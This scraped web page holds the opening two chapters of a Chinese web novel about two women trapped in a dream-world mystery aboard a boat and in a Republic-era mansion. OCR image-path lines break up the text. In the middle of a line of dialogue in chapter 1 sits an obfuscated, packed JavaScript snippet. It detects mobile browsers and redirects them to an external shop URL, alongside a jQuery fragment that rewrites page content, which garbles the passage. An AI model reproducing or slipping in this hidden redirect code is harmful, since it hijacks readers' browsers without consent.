《植物人出院》 1. 第 1 章 “你醒啦,绝育手术很成功。” “?” 钟白青脑瓜子还在嗡嗡作响,睁眼对上的是叶翛熟悉的奸笑。 “烂梗大王,你怎么在我家。”而且穿的还是恐龙睡衣? 钟白青脑子还有点卡壳,睁眼前的记忆停留在自家三花挺着15斤的身躯,学蜜袋鼬飞跃冲向她的脑袋。猫爪扒住头的一瞬间,她就失去了意识。 太恐怖了,明天起就给咪减肥!耳边传来叶翛的叹气声:“白青啊,这里不是你家,我们可能遭遇超自然事件了。” “我被神不知鬼不觉运到一艘船上,还能解释成人为绑架。” “但刚才我眼睁睁看着你,凭空出现!” “白青啊,你觉得咱还有救吗,我明天还要上班,我想救救全勤奖……” 钟白青用力闭上眼,这社畜味……没谁了。而且她们居然是在船上吗,难怪感觉全世界都在晃。 吓死了,还以为是地震了,原来是到灵异船上了? 钟白青环顾四周,这里看着像是客舱,复古的木质装修,房间两边各摆放着一张床,床头柜上放着一盏台灯。 此时昏黄的灯光从灯罩下透出,倒映出她俩的影子,随着船身的摇晃而小幅度摇摆。 看样子是在航行途中,只是不知道是在哪片水域。 钟白青:“这艘船上只有我们两个吗?” 叶翛蹦跶到钟白青身边,抱住她的胳膊:“不是哦,除了我们,还有五个人。” “四个人和我们一样,也穿着睡衣,也很茫然,估计他们也不知道现在什么情况。” “第五个是个很奇怪的女人,穿的是一件旗袍,还说了很怪的话。” “她说一共有六个新人,还差一个,让我们再等等。” 叶翛说着,惊魂未定似的拍拍胸口:“然后你就给我表演了个大变活人,差点没给我吓死。” 钟白青无语,见面第一句就是烂梗,真没看出她害怕。 钟白青双手插兜,刚想说什么,手指触碰到一件熟悉的东西,掏出口袋一看,是她前天在户外用品店买的军工刀。 她下意识拔刀出鞘,暖黄灯光经过刀身折射,掠过她的眼睛。 是很锋利的一把刀。 叶翛见状,不着痕迹远离了钟白青几步,声音染上警惕:“白青?” 注意到叶翛的动作,钟白青把刀收回刀鞘:“前天刚买的,顺手放在口袋里,估计是一起被带过来了。” “这样啊,你运气真好,我来这没给配武器,嘿嘿。”叶翛小心挪着步子重新靠近,“我就靠你保护啦。” 钟白青点点头,把军工刀重新放回口袋,观察了一下身处的环境。 这艘船的装修很精致,又是复古木质风格,很像江南古镇里的观光船。 而且叶翛说有个人穿着旗袍,可能出于某种未知原因,她们跑到江南古镇来了? 信息量太少,钟白青刚想再问点什么,客舱门突然被人推开。 内外昏黄灯光交织,照在门外穿浅绿色旗袍的女人身上。 恍惚间,钟白青以为自己误入了民国剧片场。 逆光下,钟白青看不清女人的表情,但女人周身散发着一股若有若无的冷肃气场,让她下意识紧张起来。 随后钟白青迅速把叶翛拽到身后,手伸进口袋握紧刀柄,盯紧女人的每一个动作。 但女人的手始终搭在门把上,并没有多余的动作。 她目光微动,视线落在钟白青脸上,停留几秒后,似乎是想证明自己并无恶意,又收回目光,并后退一步。 “人齐了,你们目前没有危险,先出来吧。外面还有另外四个新人,具体情况我一次性给你们说明。” 旗袍女人说完便虚掩上门,脚步声渐远。 看样子是她多心了。 但那个旗袍女人还是很别扭,人的气场和服装严重不合,怪异程度高到,钟白青大脑控制不住地拉响警报。 …… 钟白青在客舱内翻箱倒柜了一番,确定没有其它能防身的物品,也没有摄像头或夹层后,决定还是先出去探探情况。 这艘船不大,出了客舱就是公共舱室,墙壁上嵌着壁灯,比客舱里亮堂不少。 此时旗袍女人坐在饮料区,正端着一杯红酒细品。远远听到动静,只抬头望了钟白青一眼,又继续沉浸式品酒。 饮料区靠窗的位置坐着一个男生,面朝窗外,但外面漆黑一片,没风景可看。 还有一男一女窝在休息区的长沙发上,女生缩在男生怀里,俩人略显红肿的眼皮正在打架。 他俩边上的单人沙发瘫着另一个男生,大抵是真困了,这种时候还睡得着觉。 钟白青就近挑了个沙发坐下,默不作声静观其变。 空气彻底安静,旗袍女人放下酒杯。她朝外看了一眼,此时不远处已有隐隐绰绰的灯光,看来是要靠岸了。 旗袍女人开口道:“长话短说,我们现在身处别人的梦中,这个梦的主人安排了剧本,我们都是被迫拉进她梦里的演员。” “我比你们早到一天,扮演的角色是钟家夫人的好友。你们的角色是留洋归来的医学生,是来给钟夫人看病的。根据剧本安排,我今天来接你们入住钟府。” “只有在剧本结束前找到梦境主人才能离开这里,中途死亡或剧本结束前没能找到祂,将化为梦境的养料,永远无法在现实中醒来。” 没人率先开口打破沉默。 饮料区男生单手撑头,另一只手摩梭着红酒开瓶器的金属尖端。 瘫沙发上的男生醒了,但依旧保持葛优瘫姿势没动。 情侣稍微清醒了点,眼睛睁大了些。 全都好谨慎啊,钟白青定了定心神。 永远无法在现实中醒来?她想起了自家诊疗院躺着的那群植物人,别是有什么关联吧…… 没多做联想,钟白青提出质疑:“你怎么证明你说的是真的?我们凭什么信你?” 旗袍女人笑了一下,指向窗外漆黑的海水:“我不需要证明啊,你也可以不信,不然……你现在跳个海试试?” 钟白青语塞,没想到怎么反驳,只好回归原话题:“那我们接下来要做什么?” 旗袍女人摇头:“不知道哦,我们能做的只有代入角色,然后等待剧情推进。” 逆天草台班子,钟白青在心里暗戳戳吐槽。 饮料区男生突然开口:“死亡条件是什么?还有,怎么判断剧本多久结束?” 旗袍女人听到这个问题好像很开心,莫名笑起来:“随时可能死哦,至于多久 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17407481|200599||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 结束……等故事推进到尾声,自然就快结束了。” 钟白青无语,有效信息为0,而且这人笑起来更不像好人了! “行吧,你早到一天,身份还是钟夫人的朋友,那你应该知道她生了什么病吧,为什么需要找六个医生看?” 旗袍女人:“我猜测是抑郁症,她刚发现丈夫出轨,接着又被小三害得流产,现在每天都呆在房间里不出来,我也只见过她一面。” ?好土的剧本。 钟白青又问:“那你觉得梦境主人会是钟夫人吗?” 旗袍女人摇头:“目前还没法确定,不过每个梦境主人都会亲自参演祂写的剧本,我们根据剧情推测即可。” 钟白青了然,这样就好推理了。 如果剧情发展走势是报复渣男小三这样的爽文,那梦境主人大概率就是钟夫人。 如果剧情发展是小三上位,梦境主人大概率就是小三。 如果最后是渣男事业有成美女入怀……啊,不想不想,太恶心了。 钟白青止住思绪,还是走一步看一步吧。 …… 窗外光影变化,零碎的灯光闪过视野,钟白青这才注意到,船居然没有在码头靠岸,而是顺着河道直接进了城。 进城后船就减了速,顺着水道晃晃悠悠往城里荡。白墙黛瓦的江南小楼立于两侧,檐下的灯只留了几盏,照不清全貌。 今夜的天幕漆黑如墨,没有月光,两侧望不到头的江南小楼在寂静的夜色中莫名有一丝瘆人。 船最后停在一条胡同前,几人跟着旗袍女人下了船,进入胡同走了大约二十米,最后停在《钟府》牌匾下。 旗袍女人推开古老的大门:“走吧,我带你们去住的地方。” 院子正中是一栋五层高的小洋楼,整栋楼没有一丝灯光。 旗袍女人领着几人绕到后面的二层小楼:“所有房间都打扫好了,你们随意选一间休息吧。” “对了,衣柜里准备了‘戏服’,明天记得换上。”说着旗袍女人指了指自己的绿色旗袍,“要符合人设。” “我叫秦旭,住对面那栋楼顶层。已经很晚了,我也去休息了,明天见。” 秦旭离开后,小情侣一言不发进入右侧第二间房,葛优瘫男生则进入左侧第二间房,两扇房门几乎同时合上。 刚准备挑房间,饮料区男生突然开口:“你们好,我叫邵空青。我看你们只有两个女生,可能不太安全。如果遇到危险可以大声叫我,我会出来帮忙。” 钟白青微怔,随后和叶翛分别介绍了自己的名字。 互相点头示意后,邵空青进入左侧靠大门第一间房,钟白青则拉着叶翛进入右侧第一间房。 下船前她看到了,邵空青顺手把红酒开瓶器装进口袋。 谁知道他有没有藏更多危险物品,不能轻信任何一个人。 …… 这边二层小楼彻底安静下来后,对楼第五层正中的一间房亮起灯光,身穿旗袍的女性影子在窗前站定。 是秦旭,她正静静注视着六人居住的小楼。 但她看不到,两秒后,她的隔壁也亮起昏黄烛光。 长发长裙的女人手中托着蜡烛,烛光将她的侧影映在窗上。 面朝秦旭,像是能直接透过墙壁,观察她。 2. 第 2 章 进房间后,钟叶二人一起进行了简单的检查。 房间很复古,但带了现代化的独卫。角落摆着大衣柜,里面放着几件民国学生装和白大褂,以及几条普通的被褥。 没发现任何异常。 由于只有一张床,叶翛从柜子里掏出另一条被子,打着哈欠靠里侧躺下:“真奇怪,好困啊,你说在梦里睡觉算不算梦中梦?白青我先睡咯,给你留了一条被子。” 钟白青应了一声,再次确认门栓牢固后,关上灯准备休息。 室内失去光源后,窗外的一丁点光亮也会变得尤为突出。 余光捕捉到昏黄的光线,钟白青下意识抬头看向窗外,入眼的画面正是立于窗前看她们的秦旭,以及举着蜡烛看秦旭的女人。 钟白青脑子嗡的一声,几秒后迅速冷静下来。心里估算着对面的视觉死角,顺着死角缓慢靠近窗边,然后迅速拉上窗帘,只留下一条可供从内向外观察的缝。 草,就知道这个秦旭不对劲。 但钟白青已经没精力管那么多了,在船上晃晃悠悠半天,她有点晕船。 简单收拾后,侧身在床上躺下,军工刀压在身下的口袋后便沉沉睡去。 …… 翌日天刚蒙蒙亮,钟白青和叶翛几乎同时睁眼。 钟白青看着衣柜里的几套衣服,回想起昨晚睡前的异常,犹豫了一下,还是掏出两套学生装:“翛翛咱穿这个。” 叶翛麻溜接过衣服:“好嘞,但是白青,咱人设不是医生吗。” “白大褂没配工作证,而且秦旭说我们是留洋回来的医学生,不是医生。所以我们很可能只是刚毕业的学生,穿学生装更符合人设。” 叶翛听完一脸白青你好棒,动作迅速开始洗漱换衣服。 六人几乎是同时打开房门的。 奇怪的是,原本住在第二间房的葛优瘫男生和邵空青一起出现在第一间房门口,他俩穿的也是学生装,只有那对情侣穿着白大褂。 那对情侣明显动作一顿,目光扫过四人,随后迅速关上门。再出来时,已然换上学生装。 秦旭到的时候明显愣了一下:“走吧,我先带你们去餐厅吃饭。” “你们今天去医院认证身份,明天再给钟夫人看病。” “今天没有我的戏份,我准备出去找找线索,你们如果有多余的时间也可以和我一起。” 语毕,秦旭便领着六人往餐厅方向去,路上没再提其它事情。 钟白青摩挲着口袋里的军工刀,脑中思绪不断。 两套衣服果然是个坑,没去医院认证身份前,如果穿上白大褂一定会被判定为脱离人设。 秦旭昨晚没点明这个问题,大概是刻意挖了坑等他们跳。 可惜没法知道如果脱离人设会发生什么了。 …… 早餐种类很丰盛,还冒着热腾腾的锅气,米饭甚至有一股柴火木桶煮出来的香味。 秦旭第一个拿起筷子,其余人才跟上。但都没什么心情,只草草吃了几口。 见众人停了筷子,秦旭主动开口:“走吧,我叫了黄包车送你们去医院。” 钟白青没动,她不想被秦旭节奏带着走,大脑飞速运转,思考怎么脱离安排行动。 秦旭的手却突然搭上她的肩:“你怎么……不动啊?” 感觉到肩膀上一沉,钟白青眼前一黑,视野恢复时,居然置身于一片火海。 她和叶翛被一群黑影团团围住,她拉着叶翛想往外逃,黑影却步步紧逼。 鼻尖嗅到浓烈的焦糊味,火苗舔上皮肤,她的汗珠落在火焰里,滋的一声,蒸发成一缕白雾。 卧槽这就要死了? 钟白青浑身一震,猛地站起身,眼前景象又突然回到餐桌前。全身上下完好无损,刚才的火海仿佛只是幻觉,但皮肤上还隐隐留有灼烧感。 想起先前秦旭诡异地搭上她肩膀,钟白青拉着叶翛远离了几步。 看来是威胁她,不让她脱离安排行动了。 叶翛疑惑问:“怎么了?” 钟白青勉强笑着摇摇头:“没什么,走吧。” 其他人见钟白青发了几秒呆后,突然变得脸色古怪,猜测她有特殊发现。几经思索后,跟她一起坐上秦旭安排的黄包车。 …… 钟家大宅距离医院不算远,很快就到了。 医院大门口早有人等候,迅速给六人各发一张工牌:“你们算特殊聘请人员,不用每天来医院。如果有事我会托秦旭小姐转告你们。” 情侣中的女生询问:“我们在钟宅等消息就可以吗?” 工作人员点头:“可以的,只要秦旭小姐随时能联系上你们即可。” 得到肯定答复后,情侣女生扭头问钟白青几人:“早上的情况你们也看到了,保险起见我和我男朋友今天就不乱跑了,你们呢,要一起回去吗?” “不了。”钟白青答完,接着问,“镇上有什么地方是禁止进入的吗?” “没有,但天黑后不要去没灯光的地方。” 所以白天是畅通无阻了,秦旭如果埋了坑,大概就是没告诉他们天黑前得回钟宅。 邵空青:“我去外面找找线索吧。”。 “我也去。”是那个葛优瘫男生,他看向钟白青叶翛二人,“你俩呢,去吗。” 钟白青点头,叶翛见她同意也跟着点头。 葛优瘫男生:“ok啊,我叫华元,你们呢?” 几人又做了一次自我介绍,期间情侣已先行离开。 四人一起走出医院,邵空青不着痕迹四下观察一番,确认没人注意到他们后,抬手露出手腕上的表。 “这是卫星手表,昨晚上船后就没信号了。我原本怀疑这是场真人秀,但目前看来应该不是。” “而且昨晚你们也看到了吧,秦旭和她隔壁那个女人。” 叶翛疑惑:“什么隔壁的女人?” 钟白青在叶翛震惊的目光中,给她简单描述了一下昨晚的境况。 “怎么说,现在是分头行动还是一起?”钟白青虽然是在询问意见,但心里已经盘算着怎么找借口分开了。 邵空青:“分两组吧,两个人好互相照应。”顿了一下,他又说,“你们注意安全,记得天黑前回钟宅。” 没人提出异议,钟白青随便选了一个方向,朝邵空青点了点头便转身离开。 …… 这个镇子的装修很不走心。 路边立着雪白金属皮的现代大路灯,但房屋用的是饱经风霜的灰黄土墙,店铺内家具也全是很有年代感的木制品。 往来行人也都穿着灰扑扑的民国服装,这就导致路灯的雪白金属外皮更加突兀。 因为没钱,她们没法再打一辆黄包车。 二人试图寻找小镇边缘,但这小镇面积不小,走了一上午也没看到边缘地界。 正午时分,叶翛摸着肚子停下脚步,哭丧着脸:“我好饿啊。” 钟白青也感觉饿了,张望一番,指了指对面:“那就有一家饭店,我们去看看。” 然而她们没吃上饭。 